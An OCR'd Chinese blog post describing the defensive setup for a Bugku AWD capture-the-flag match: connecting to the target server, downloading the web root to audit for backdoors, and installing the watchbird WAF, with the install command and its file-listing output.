
CTF——AWD模式小总结

原创

~ Venus 于 2021-11-04 22:51:15 发布 1782 收藏 29

分类专栏： Bug ku 文章标签： ctf awd 攻防

本文链接：https://blog.csdn.net/weixin_46079186/article/details/121150813




本文以bugku平台awd比赛来写


awd 比赛平台

一、防御（比赛开始有30分钟防御时间）


1. 比赛开始得到一个 靶机，如下信息 `ssh` 用户名和密码，还有虚拟 `ip`

2. 然后我们ssh 连接进行防御，这里我推荐使用 `Xshell` 配合 `Xftp` 使用，打开xshell 新建一个连接，写入相应信息






填入用户名还有密码，然后点击连接




2. 进入之后我们直接点击， `xftp` 按钮（目的： 需要连接xftp下载文件）




连接成功后如下

进入/var/www将html文件下载下来 (目的是扫描是否存在 `后门` ，还有 `代码审计` 等)

`右键传输代码到本地`





3. `html` 传输完成之后，我们上传我们的 `waf`，这里我用的是通防waf(`watchbird`)（大佬别骂我，我可是关了通防的）。


   `waf 的作用就是：`

   1.最重要是分析流量，别人 `攻击` 我们的时候，我们可以看到别人的攻击方式。这样的话即使我们找不到攻击点，非常苦恼的时候，我们就可以看看流量，使用别人的攻击方式。

   2.可以直接进行防御，类似于一台防火墙（一般情况下是不能使用这种的）

   附上watchbird下载（使用教程）

   这边我直接打包好了，直接上传到 html 目录下




回到 `xshell`，在我们上传了waf 的目录下，使用命令 `php watchbird.php --install /var/www/html`

这样就会在每个php 页面包含到我们的waf

```
$
$
$
$
$
$
$ ls
Wopop_files  bower.json   data        gulpfile.js  js            run.sh        test.sql
a.php        config.php   docker.sh   header.php   less          search.php    waf.so
about.php    contact.php  flag.py     images       login.php     services.php  watchbird.php
admin        css          footer.php  index.php    package.json  single.php
$ php watchbird.php --install /var/www/html
/var/www/html/.a.php
/var/www/html/a.php
/var/www/html/about.php
/var/www/html/admin/footer.php
/var/www/html/admin/header.php
/var/www/html/admin/index.php
/var/www/html/admin/logout.php
/var/www/html/admin/upload/1532851316.php
/var/www/html/admin/upload.php
/var/www/html/config.php
/var/www/html/contact.php
/var/www/html/footer.php
/var/www/html/index.php
/var/www/html/login.php
/var/www/html/search.php
/var/www/html/services.php
/var/www/html/watchbird.php
$
```

文件管理器 频道列表 转移规则 CSDN @~ Venus

4. 运行waf 之后，打开我们的web 页面，在任意一个php 页面后面输入 `?watchbird=ui`，就会进入到waf 配置页面然后设置密码（这边我没截图我直接在本地搭建一个截图凑合看）




配置好了之后就会进入到内部

